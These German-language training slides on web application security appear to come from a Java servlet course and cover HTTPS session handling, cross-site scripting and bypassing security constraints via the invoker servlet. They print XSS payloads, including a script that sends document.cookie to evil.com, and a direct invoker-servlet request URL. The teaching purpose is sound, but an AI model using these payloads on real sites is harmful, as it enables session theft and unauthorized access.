- ◆ Sichere Verbindung mit HTTPS.

Trennung von Sicheren Verbindungen

Neues Problem:

Ein Benutzer wechselt sein Protokoll von HTTPS auf HTTP.



Neue Lösungen:

- ◆ Die GESAMTE Applikation muss unter HTTPS sein.
- ◆ Die Session muß gelöscht bzw. modifiziert werden.

Cross-Site Scripting

Was ist Cross Site Scripting?

Cross Site Scripting (XSS) nutzt die Ausführung von JavaScript in HTML Seiten, um Session-Information von Clients zu stehlen.


Grundlagen:

- ◆ **JavaScript wird im Browser "ausgeführt", wo auch immer es erscheint.**
- ◆ **Die Website gibt Benutzereingabe wieder aus, ohne diese erst zu "bereinigen"**
- ◆ **Es braucht mindestens 3 Parteien**

Was ist Cross Site Scripting?

JavaScript Ausdrücke werden vom Angreifer in Eingabefeldern plaziert.

Auswertung geschieht nicht am Server sondern am attackierten Client.



XSS Angriff

Angenommen, wir rufen eine Website auf über HTTP:

```
GET  
/myservlet?name=<script> ... </script> HTTP/1.0  
Host: www.schwachstelle.de  
  
...
```

Der Server antwortet mit:

```
<HTML>  
<body>  
Hallo, <script> ... </script> !  
...  
</HTML>
```

Angriff 4: Cross-Site Scripting

Mittels Cross-Site Scripting (XSS) können Angreifer die Cookies und SessionIDs Ihrer Kunden stehlen.

Vulnerability: Die Applikation gibt Benutzereingabe in HTML ungefiltert zurück.

```
Dear <%= request.getParameter("name") %>, Thank you  
for your order.
```


Angriff versuchen wo „name“ ist

```
<script>alert(document.cookie)</script>
```


XSS Angriff (2)

Andere Strings können benutzt werden, um den Wert des Cookies weiterzuleiten, z.B.:

```
<script>  
window.open("http://www.evil.com/cookiestealer?cookie=  
"+document.cookie)  
</script>
```




XSS (Diagram)



Sicherheitseinstellungen umgehen

Interceptors und Sicherheit



Invoker Servlet

Das Invoker Servlet bietet einen Weg, ein Servlet über seine FQN aufzurufen.

Man benutzt den "servlet" context und dann den FQN der Klasse:

`http://server:port/servlet/com.example.FooController`

Das Invoker Servlet ist aus Kompatibilitätsgründen immer noch in vielen Containern vorhanden.

WARNUNG!

Servlets, die über den Invoker aufgerufen werden, ignorieren die `<security-constraints>` in der web.xml

Angriff 6: Invoker Servlet

Der Angreifer ruft den Controller direkt auf.

Setzen:

```
name      : Hugo
address   : Foostr123
ccnumber  : 12345
product   : Ferrari
quantity  : 3
shipping  : DHL
```

#der komplette Aufruf!

```
http://192.168.1.26:8080/websales/servlet/web.sales.Co
ntrollerServlet?action=confirm&name=Hugo&address=Foo
str123&ccnumber=12345&product=Ferrari&quantity=3&shipp
ing=DHL
```